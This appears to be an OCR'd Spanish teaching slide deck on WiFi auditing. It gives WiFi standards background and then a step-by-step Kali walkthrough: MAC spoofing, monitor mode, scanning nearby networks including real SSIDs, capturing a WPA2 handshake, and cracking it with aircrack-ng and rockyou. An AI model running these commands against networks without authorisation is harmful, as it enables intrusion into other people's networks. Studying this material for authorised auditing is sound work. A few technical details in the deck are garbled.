
ADRIÁN CRIADO ARRANZ

AUDITORÍA WIFI

LO QUE SE MUESTRA A CONTINUACIÓN ÚNICAMENTE TIENE UN FIN DIDÁCTICO



TODO SON SITUACIONES FICTICIAS O PRODUCTO DE LA IMAGINACIÓN

NO ME HAGO RESPONSABLE DE SU MAL USO

ÍNDICE

Introducción a las Redes WIFI

- La tecnología WiFi es una forma de hacer llegar paquetes de datos a un dispositivo mediante transmisores inalámbricos y señales de radio.
- El WiFi se inventó y se lanzó por primera vez para los consumidores en 1997, cuando se creó un comité llamado 802.11. Esto llevó a la creación del IEEE802.11, que se refiere a un conjunto de estándares que definen la comunicación para redes de área local inalámbricas (WLAN).
- Se estableció una especificación básica para WiFi, que permitía dos megabytes por segundo de transferencia de datos de forma inalámbrica entre dispositivos. Esto provocó un desarrollo en equipos prototipo (enrutadores) para cumplir con IEEE802.11, y en 1999, se introdujo el WiFi para uso doméstico.
- Desde 2012 se estableció el estándar 801.11ac (cerca del actual) que tiene como objetivo mejorar el rango de 5Ghz, aunque recientemente se ha implementando el estándar WiFi 6 o 802.11ax.

ESTÁNDARES Y CARACTERÍSTICAS

	BANDAS	VELOCIDAD MÁXIMA TEÓRICA
802.11a	5 GHz	54 Mbps
802.11b	2,4 GHz	11 Mbps
802.11g	2,4 Ghz	54 Mbps
802.11n (WiFi 4)	2,4 GHz y 5 Ghz	600 Mbps
802.11ac (WiFi 5)	5 Ghz	1,3 Gbps
802.11ax (WiFi 6)	2,4 y 5 GHz	10 Gbps

Seguridad WIFI Actual

- PROTOCOLO DE SEGURIDAD

  - Red wifi con cifrado WPA2: la que más se usa actualmente, en concreto WPA2-PSK(AES), sin embargo, en octubre de 2017, se descubrió una vulnerabilidad denominada ataque KRACK que permitía a un atacante interceptar, descifrar y manipular el tráfico de una red inalámbrica con el tipo de cifrado anteriormente mencionado. Ante este problema se ha desarrollado una nueva versión del protocolo WPA llamada WPA3. De esta forma WPA3 irá reemplazando progresivamente al WPA2. +Fuente: Incibe.

  - Explicación breve de significado WPA2-PSK:

https://support.brother.com/g/b/faqend.aspx?c=mx&lang=es&prod=p900weus&faqid=faqp00100020_000

Tarjetas de Red

- Antes de iniciar el proceso de auditoría de una red wifi se debería tener las herramientas necesarias. Para este caso concreto se utilizará Kali Linux y un adaptador wifi que se pueda habilitar en modo monitor, TP-Link TL-WN722N.

- El modo monitor es una configuración que nos permite escuchar, inyectar y capturar paquetes de información (datos) que viajan por el aire.

- Para saber que adaptador wifi seleccionar debemos analizar el tipo de chipset que lleva integrado dicho adaptador wifi, ya que no todos aceptan trabajar en modo monitor o pueden presentar problemas.

- Los mejores son los dispositivos con chipset Realtek y Atheros a día de hoy.

Vulneración de redes WPA-WPA2 (PSK)


- Existen diferentes tipos de ataque para las redes WPA-WPA2 (PSK):

  - Ataque de deautentificación dirigido.
  - Ataque de deautentificación global.
  - Ataque de falsa deautentificación.
  - Secuestro de ancho de banda.
  - Ataque Beacon Flood Mode.
  - Disassociation Amok Mode.
  - Técnica pasiva de explotación.
  - Técnica agresiva de explotación.
  - Robo de credenciales en redes sociales.
  - Ataque a redes sin clientes.

➢ CONFIGURACIÓN INICIAL

```
┌──(root💀kali)-[/home/[redacted]]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet [redacted]  netmask [redacted]  broadcast [redacted]
        inet6 [redacted]  prefixlen 64  scopeid 0x20<link>
        ether [redacted]  txqueuelen 1000  (Ethernet)
        RX packets 402  bytes 85396 (83.3 KiB)
        RX errors 0  dropped 2  overruns 0  frame 0
        TX packets 59  bytes 5770 (5.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 32  bytes 1840 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 1840 (1.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 82:65:30:[redacted]  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

➢ CAMBIAR DIRECCIÓN MAC




```
┌──(root💀kali)-[/home/[redacted]]
└─# macchanger -s wlan0
Current MAC:   28:ee:52:[redacted] (unknown)
Permanent MAC: 28:ee:52:[redacted] (unknown)
```

➢ CAMBIAR DIRECCIÓN MAC

```
┌──(root💀kali)-[/home/[redacted]]
└─# macchanger -l | grep "NATIONAL SECURITY AGENCY"
8310 - 00:20:91 - J125, NATIONAL SECURITY AGENCY
```

```
┌──(root💀kali)-[/home/[redacted]]
└─# macchanger --mac=00:20:91:[redacted] wlan0
Current MAC:   28:ee:52:[redacted] (unknown)
Permanent MAC: 28:ee:52:[redacted] (unknown)
New MAC:       00:20:91:[redacted] (J125, NATIONAL SECURITY AGENCY)
```

➢ CONFIGURACIÓN DE TARJETA DE RED EN MODO MONITOR

```
┌──(root💀kali)-[/home/[redacted]]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Auto  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

➢ CONFIGURACIÓN DE TARJETA DE RED EN MODO MONITOR

```
┌──(root💀kali)-[/home/[redacted]]
└─# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           8188eu          TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
```

➢ CONFIGURACIÓN DE TARJETA DE RED EN MODO MONITOR

```
┌──(root💀kali)-[/home/[redacted]]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

➢ ANÁLISIS DE ENTORNO

- airodump-ng wlan0

```
CH 10 ][ Elapsed: 18 s ][ 2021-04-22 01:28

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

98:97:D1[redacted] -48       70       25    0  11  130   WPA2 CCMP   PSK  [redacted]
84:AA:9C:05:76:93  -53       57      838    0   1  130   WPA2 CCMP   PSK  MOVISTAR_7692
88:5D:FB:C6:B2:BC  -68       64        6    0  11  130   WPA2 CCMP   PSK  MIWIFI_2G_U4Xm
D8:FB:5E:09:A0:36  -74       65       16    0  11  130   WPA2 CCMP   PSK  MOVISTAR_A035
52:DC:E7:FD:BB:1C  -74        8        0    0  11  130   WPA2 CCMP   PSK  <length: 21>
8C:C5:B4:40:8D:C0  -84       37        6    0  11  130   WPA2 CCMP   PSK  MiFibra-8DC0
D4:F8:29:A6:06:B0  -84       30        1    0   6  130   WPA2 CCMP   PSK  MiFibra-06B0
CC:D4:A1:E3:E3:72  -93       12        1    0  11  130   WPA2 CCMP   PSK  MOVISTAR_E371
78:81:02:C9:1C:91  -93        7        1    0   4  130   WPA2 CCMP   PSK  vodafone1C90
82:2A:A8:BF:80:C2  -93        3        0    0   1  130   WPA2 CCMP   PSK  HOTEL ACUEDUCTO
E0:41:36:B8:2A:98  -93       19        5    1   1  130   WPA2 CCMP   PSK  MOVISTAR_2A97

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   38:1D:D9:6C:E0:24  -86    0 - 1      0         1
(not associated)   8A:64:C6:27:50:B0  -82    0 - 5      0         2         MiFibra-8DC0
84:AA:9C:05:76:93  22:32:9C:DE:72:F9  -58   24e- 1      0       799
84:AA:9C:05:76:93  6A:F2:21:9B:63:B9  -59   24e-24      0        35         MOVISTAR_7692
84:AA:9C:05:76:93  10:44:00:1A:A0:14  -66    6e- 1e     0        11
88:5D:FB:C6:B2:BC  50:DC:E7:FD:3B:1C  -84    0 - 1e     0         1
D8:FB:5E:09:A0:36  74:C6:3B:9F:7B:13  -92    0 - 1e    12         3
```

➢ CONCEPTOS BÁSICOS

Los datos mostrados anteriormente en la parte de arriba son:

- **BSSID:** Mac del punto de acceso.
- **PWR:** potencia en decibelios de la señal.
- **Beacons:** son los beacons frames o paquetes transmitidos.
- **Data:** paquetes transmitidos con la clave cifrada, también llamados IV.
- **CH:** número de canal.
- **MB:** capacidad de transmisión.
- **ENC:** encriptación usada.
- **CIPHER:** sistema de cifrado usado.
- **AUTH:** sistema de autenticación.
- **ESSID:** nombre del punto de acceso.

➢ CONCEPTOS BÁSICOS

En la parte de abajo vamos a encontrar otros datos, estos son:

- **BSSID:** dirección MAC del punto de acceso.
- **STATION:** dirección MAC de los equipos conectados al punto de acceso.
- **PWR:** Potencia con la que se conecta el equipo.
- **Rate:** ratio de conectividad soportada.
- **Lost:** paquetes perdidos en la transmisión por el equipo conectado.
- **Frames:** paquetes transmitidos correctamente.
- **Probe:** nombre del equipo que se conecta.


➢ ANÁLISIS Y CAPTURA DE PAQUETES DE RED ESPECÍFICA

- airodump-ng –c 1 –w HandShake –bssid (MAC ROUTER) wlan0

```
CH  1 ][ Elapsed: 2 mins ][ 2021-04-26 01:27 ][ WPA handshake: 98:97:D1:[redacted]

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

98:97:D1:[redacted] -46  96     1544     2559  245   1  130   WPA2 CCMP   PSK [redacted]

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

98:97:D1:[redacted] 0C:D6:BD:[redacted] -18   24e-11   1974      1655  PMKID
98:97:D1:[redacted] 04:02:1F:[redacted] -82   12e-11      0        99
98:97:D1:[redacted] D0:59:E4:[redacted] -94    0 - 1     68         4
```

➢ CONCEPTO DE HANDSHAKE

- Por cada vez que un dispositivo se asocia o re-asocia a un AP(Access Point), durante el proceso de asociación viaja la contraseña del AP encriptada. A efectos prácticos, se dice siempre que el Handshake en estos casos se genera en el momento en el que un cliente se re-conecta a la red.



➢ CAPTURA Y COMPROBACIÓN DE HANDSHAKE

```
 CH  1 ][ Elapsed: 1 min ][ 2021-04-26 14:23 ][ WPA handshake: 98:97:D1:[redacted]

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 98:97:D1:[redacted]  -46   1      897     1854   24   1  130   WPA2 CCMP   PSK [redacted]

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 98:97:D1:[redacted]  0C:D6:BD:[redacted]  -23   24e-24e   185      1530  PMKID
 98:97:D1:[redacted]  04:02:1F:[redacted]  -82   24e-11    692        21
Quitting...

 /home/x/Do/WIFI  ✔  took ⧗ 1m 41s  #  ls
HandShake-01.cap  HandShake-01.kismet.csv  HandShake-01.log.csv
HandShake-01.csv  HandShake-01.kismet.netxml

 /home/[redacted]/Documentos/WIFI  ✔  #  pyrit -r HandShake-01.cap analyze
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'HandShake-01.cap' (1/1)...
Parsed 1561 packets (1561 802.11-packets), got 1 AP(s)

#1: AccessPoint 98:97:d1:[redacted] ('[redacted]'):
  #1: Station 0c:d6:bd:[redacted], 1 handshake(s):
    #1: HMAC_SHA1_AES, good*, spread 1
  #2: Station 04:02:1f:[redacted]
```

➢ VISUALIZACIÓN POR CONSOLA DE HANDSHAKE ENCRIPTADO (NO LEGIBLE)

➢ FILTRAR HANDSHAKE (SOLO CONTRASEÑA)

```
/home/x1n34c10/Documentos/WIFI ✔ # aircrack-ng -J SoloContraseña HandShake-01.cap
Reading packets, please wait...
Opening HandShake-01.cap
Read 4111 packets.

   #  BSSID              ESSID                     Encryption

   1  98:97:D1:[redacted]  [redacted]               WPA (1 handshake, with PMKID)

Choosing first network as target.

Reading packets, please wait...
Opening HandShake-01.cap
Read 4111 packets.

1 potential targets
```

➢ FILTRAR HANDSHAKE (SOLO CONTRASEÑA)

```
Building Hashcat file...

[*] ESSID (length: 13): [redacted]
[*] Key version: 2
[*] BSSID: 98:97:D1:[redacted]
[*] STA: 0C:D6:BD:[redacted]
[*] anonce:
    A5 33 C7 3B 4B 6B D2 5B D7 32 CF 8D A2 9B C2 4B
    7E BD 6F 0D 5B 0C 5D FD 38 F5 3B FD D9 54 B0 7F
[*] snonce:
    F9 53 10 1E 4A 53 37 6C 2B A5 FE 0A BE 3B 6E AE
    64 BF DC DF A3 8E 80 59 9A 06 34 84 BD 44 B8 A2
[*] Key MIC:
    85 4F 1F 9B EE 32 39 76 0B B9 3E E9 25 2B D6 AF
[*] eapol:
    01 03 00 75 02 01 0A 00 00 00 00 00 00 00 00 00
    00 F9 53 10 1E 4A 53 37 6C 2B A5 FE 0A BE 3B 6E
    AE 64 BF DC DF A3 8E 80 59 9A 06 34 84 BD 44 B8
    A2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 16 30 14 01 00 00 0F AC 04 01 00 00 0F AC
    04 01 00 00 0F AC 02 00 00

Successfully written to SoloContraseña.hccap
```

➢ VISUALIAZACIÓN POR CONSOLA DE CONTRASEÑA ENCRIPTADA (NO LEGIBLE)

➢ VISUALIAZACIÓN POR CONSOLA DE CONTRASEÑA ENCRIPTADA (LEGIBLE)

```
 /home/[redacted]/Documentos/WIFI ✔ # hccap2john SoloContraseña.hccap > PassVisible

 /home/[redacted]/Documentos/WIFI ✘ 1 # ls
HandShake-01.cap  HandShake-01.kismet.csv     HandShake-01.log.csv  SoloContraseña.hccap
HandShake-01.csv  HandShake-01.kismet.netxml  PassVisible

 /home/[redacted]/Documentos/WIFI ✔ # cat PassVisible
[redacted]:$WPAPSK$[redacted]#a7TF1/RA1BOxl2N7yJAE5YdHBqkfdTs8jXhifaGzrByXXc/NaUMoV9p2i88ZAwQvGqjGKxQmnsqWaw
79Tfpj1JgALTosxHjxqJGkTk21.5I0.Ec.............yJAE5YdHBqkfdTs8jXhifaGzrByXXc/NaUMoV9p2i86.....................
.....................................3X.I.E..1uk2.E..1uk2.E..1uk0.....................................
.....................................................................................................
...................../t.....U...6JD5tjiAXZq0vYyuGIfpew:0cd6bdc44649:9897d10c174c:9897d10c174c::WPA2:SoloContraseñ
a.hccap
```

➢ ATAQUE DE FUERZA BRUTA

```
┌──(root💀kali)-[/home/[redacted]/hs]
└─# aircrack-ng handshake [redacted].cap -w '/home/[redacted]/rockyou.txt'
```

```
                          Aircrack-ng 1.6

[00:00:08] 32516/14344392 keys tested (3851.87 k/s)

Time left: 1 hour, 1 minute, 55 seconds                   0.23%

                     Current passphrase: 121905


Master Key     : 21 7D 08 C8 87 87 71 21 EB CA B3 F9 79 A5 D3 B8
                 2D 3C 0C 04 33 02 2E 38 64 6F B4 03 DB AC 89 F1

Transient Key  : DE 10 26 98 EB D9 9E 9A 4F AC 8C ED 3B D4 0E DC
                 23 ED B3 FA 02 6A 5A 8F 36 2F A2 EB F5 C6 15 B6
                 75 7C D3 9A 51 A3 09 A8 53 E5 51 9D EF 37 CE 4A
                 1E FD 0E 0C C2 8D 0F 23 E4 CF A7 1D 8F 10 2B 25

EAPOL HMAC     : EC FF 34 48 34 17 AF CF C6 F2 69 F5 38 16 12 0C
```

Información y Guía de Buenas Prácticas

https://www.incibe.es/sites/default/files/contenidos/guias/doc/guia-de-seguridad-en-redes-wifi.pdf

https://derechodelared.com/tag/wifi/